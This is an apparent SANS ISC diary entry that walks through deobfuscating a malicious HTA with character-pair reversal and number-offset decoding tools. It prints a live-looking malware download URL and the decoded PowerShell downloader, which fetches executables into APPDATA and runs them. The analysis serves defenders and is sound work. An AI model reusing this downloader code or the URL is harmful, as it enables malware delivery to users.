Extra: "String Obfuscation: Character Pair Reversal"

Published: 2023-03-26
Last Updated: 2023-03-26 10:07:45 UTC
by Didier Stevens (Version: 1)

0 comment(s)

I discovered that the textwrap.wrap function I used in diary entry "String Obfuscation: Character Pair Reversal" does not always group characters as I expected. That's why I released an update of my python-per-line.py tool, including a Reverse function. And also some simple brute-forcing ...

Here I use option grep to select the line with the reversed URL, and then I just call Reverse(line, 2) (2 to group by 2 characters, e.g., character pairs):

```
@SANS_ISC

@SANS_ISC C:\Demo>strings.py 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | python-per-line.py --grep 185 "Reverse(line, 2)"
;t'ph/t1:9/47..73.185/1s7ykGjd/sooidghoa.'tR rddkILsFLkDj s =yiLgtUibpz$N

@SANS_ISC C:\Demo>
```

This does not yield the desired result, because I'm reversing the complete line, not just the reversed URL string. If I would extract the URL string, it would work.
But I have a simpler solution that doesn't require string extration: just shift the character grouping by one character: Reverse(line, 2, 1):

```
@SANS_ISC

@SANS_ISC C:\Demo>strings.py 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | python-per-line.py --grep 185 "Reverse(line, 2, 1)"
';http://179.43.175.187/ksjy/Godisgood.hta 'dRkrLdFIksjLsD= i gyULbtziNp$

@SANS_ISC C:\Demo>
```

Now we have the URL.

And after I coded this function, I thought: I can also make a small brute forcing function, that will try out all possible groupings and shiftings, and look for http.

That's function ReverseFind:

```
@SANS_ISC

@SANS_ISC C:\Demo>strings.py 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | python-per-line.py "ReverseFind(line)"
';http://179.43.175.187/ksjy/Godisgood.hta 'dRkrLdFIksjLsD= i gyULbtziNp$

@SANS_ISC C:\Demo>
```


This makes it much simpler to recover the URL.

By default, ReverseFind will return the reversed input if it contaings substrings http://, https:// or ftp:// (regardless of case). If no substring is found, ReverseFind returns an empty list, so that there is no output for lines that don't contain a reverse URL.


You can provide your own list of substrings as second parameter:

```
@SANS_ISC

@SANS_ISC C:\Demo>strings.py 8d278172242da77f4bf8bac9ec90152300bde595f8e29de216369ea9dd07abde.vir.zip | python-per-line.py "ReverseFind(line, ['.hta'])"
';http://179.43.175.187/ksjy/Godisgood.hta 'dRkrLdFIksjLsD= i gyULbtziNp$

@SANS_ISC C:\Demo>
```

Diary entry "String Obfuscation: Character Pair Reversal" ended with the download of an HTA file. Let's take a look at that HTA file.:



Scrolling down, we see a list of numbers:



A series of numbers like this, found inside a malicious script, is often an encoded payload. To decode the payload, one needs to extract all the numbers, perform a mathematical operation on it, convert it to a character/byte and then concatenate all the conversions together.

I have a tool to automate this: numbers-to-strings.py.

This tool reads text files, extracts numbers, and transforms them. To know how to transform these numbers, we need to search for the transformation function. Since these numbers are in the 61000+ range, and need to be converted down to byte values, it's likely that a value close to 61000 has to be substracted. Let's grep for 61 and see what 61000+ numbers we find:

```
@SANS_ISC

@SANS_ISC C:\Demo>grep 61 6c1be182c5ae4b5cc44d1aedd202327c71253000d29d28e87686ad71bff41804.vir
zcwabdhmICO = 61050
COaYmHJFKdNPW = 21617
orBjNfuTeTQ = 17061
KAxknCaEJjBsWb = 56146
KtXDChyxgXjLc = 50617
vBSsvtHjhvxvjJox = 21961
bvFoHznQuRRVvyH = 34461
BbZRavDKTbo = 3161
JbYCCLZWuhX = 10461
    XBySohbtQdeJPi = 61003
TDkVBDzBIAUr = 26174
OiBeVuiTtFRYp = 36151
QuIrbMsHzBZXngBCQ = 46172
YXXJaFmyaWKtGPD = 30611
TknZEpoPvw = 2616
    gCaIOMVSuPX = Array(61115,61114,61122,61104,61117,61118,61107,61104,61111,61111,61049,61104,61123,61104,61035,61048,
61072,61123,61104,61102,61120,61119,61108,61114,61113,61083,61114,61111,61108,61102,61124,61035,61088,61113,61085,61104,
61118,61119,61117,61108,61102,61119,61104,61103,61035,61105,61120,61113,61102,61119,61108,61114,61113,61035,61083,61080,
61087,61088,61100,61112,61093,61068,61108,61043,61039,61075,61047,61035,61039,61115,61044,61126,61094,61076,61082,61049,
61073,61108,61111,61104,61096,61061,61061,61090,61117,61108,61119,61104,61068,61111,61111,61069,61124,61119,61104,61118,
61043,61039,61075,61047,61035,61039,61115,61044,61128,61062,61105,61120,61113,61102,61119,61108,61114,61113,61035,61068,
61110,61072,61112,61113,61043,61039,61075,61044,61126,61108,61105,61043,61039,61075,61049,61072,61113,61103,61118,61090,
61108,61119,61107,61043,61043,61102,61091,61073,61092,61108,61035,61067,61043,61056,61056,61058,61055,61053,61047,61056,
61056,61058,61060,61057,61047,61056,61056,61059,61051,61055,61047,61056,61056,61059,61051,61055,61044,61044,61044,61035,
61048,61104,61116,61035,61039,61087,61117,61120,61104,61044,61126,61086,61119,61100,61117,61119,61048,61083,61117,61114,
61102,61104,61118,61118,61035,61043,61102,61091,61073,61092,61108,61035,61067,61043,61056,61056,61059,61052,61051,61047,
61056,61056,61059,61052,61054,61047,61056,61056,61059,61051,61057,61047,61056,61056,61058,61060,61057,61047,61056,61056,
61059,61051,61055,61047,61056,61056,61059,61051,61055,61047,61056,61056,61058,61055,61058,61047,61056,61056,61058,61055,
```

We find number 61003. Let's see what we have around this line with number 61003:


```
@SANS_ISC

@SANS_ISC C:\Demo>grep -C 10 61003 6c1be182c5ae4b5cc44d1aedd202327c71253000d29d28e87686ad71bff41804.vir
Dim OljGADdxIc
OljGADdxIc = "azRGG"
WVwXItkFcsO = "zofEe"
End Function

Function ENNNskhTGMrBtK(ByVal gCaIOMVSuPX)
    Dim OWFnoWjpGZvQHk
    Dim NVhEHUPdDAhR
    Dim KbHgLJiqrMQ
    Dim XBySohbtQdeJPi
    XBySohbtQdeJPi = 61003
    OWFnoWjpGZvQHk = UtKCQCtXFbDVeY(gCaIOMVSuPX)
    If OWFnoWjpGZvQHk = 8204 Then
        For Each NVhEHUPdDAhR In gCaIOMVSuPX
            KbHgLJiqrMQ = KbHgLJiqrMQ & Chr(NVhEHUPdDAhR - XBySohbtQdeJPi)
        Next
    Else
        KbHgLJiqrMQ = Chr(gCaIOMVSuPX - XBySohbtQdeJPi)
    End If

    ENNNskhTGMrBtK = KbHgLJiqrMQ

@SANS_ISC C:\Demo>
```

OK, from the Chr function, we can assume with high confidence that we need to substract 61003 from each number. Let's use that with numbers-to-string.py:"n - 63001" (n is the Python variable that contains the extracted numbers):


```
@SANS_ISC

@SANS_ISC C:\Demo>grep 61 6c1be182c5ae4b5cc44d1aedd202327c71253000d29d28e87686ad71bff41804.vir | numbers-to-string.py "n
 - 61003"
powershell.exe -ExecutionPolicy UnRestricted function PMTUamZAi($H, $p){[IO.File]::WriteAllBytes($H, $p)};function AkEmn
($H){if($H.EndsWith((cXFYi @(55742,55796,55804,55804))) -eq $True){Start-Process (cXFYi @(55810,55813,55806,55796,55804,
55804,55747,55746,55742,55797,55816,55797)) $H}else{Start-Process $H}};function HelBH($k){$uj = New-Object (cXFYi @(5577
4,55797,55812,55742,55783,55797,55794,55763,55804,55801,55797,55806,55812));[Net.ServicePointManager]::SecurityProtocol
= [Net.SecurityProtocolType]::TLS12;$p = $uj.DownloadData($k);return $p};function cXFYi($X){$Xn=55696;$bd=$Null;foreach(
$N in $X){$bd+=[char]($N-$Xn)};return $bd};function Vnzcf(){$ELZbZIpuP = $env:APPDATA + '\';$DxeVO = HelBH (cXFYi @(5580
0,55812,55812,55808,55754,55743,55743,55745,55751,55753,55742,55748,55747,55742,55745,55751,55749,55742,55745,55752,5575
1,55743,55803,55811,55802,55817,55743,55815,55798,55801,55804,55797,55742,55797,55816,55797));$yLAjVKM = $ELZbZIpuP + 'w
file.exe';PMTUamZAi $yLAjVKM $DxeVO;AkEmn $yLAjVKM;;$xwOeOgkZn = HelBH (cXFYi @(55800,55812,55812,55808,55754,55743,5574
3,55745,55751,55753,55742,55748,55747,55742,55745,55751,55749,55742,55745,55752,55751,55743,55803,55811,55802,55817,5574
3,55815,55801,55806,55798,55801,55804,55797,55742,55797,55816,55797));$bIsuy = $ELZbZIpuP + 'winfile.exe';PMTUamZAi $bIs
uy $xwOeOgkZn;AkEmn $bIsuy;;;}Vnzcf;
Wscript.Shell

@SANS_ISC C:\Demo>
```

We have indeed decoded the payload. We have a PowerShell command with a script. It also contains a list of numbers: 55000+. And we have a stand-alone number: 55696.

So let's try do decode this with expression "n - 55696":



This time we get an error, because one of the transformed numbers can not be converted to a character. We can ignore these errors with option -i:



And that gives us 2 URLs, and 2 files: f87246f639ed528fe01ee1fea953470a2997ea586779bf085cb051164586cd76 and 592f1c8ff241da2e693160175c6fc4aa460388aabe1553b4b0f0 malware).

Didier Stevens
Senior handler
Microsoft MVP
blog.DidierStevens.com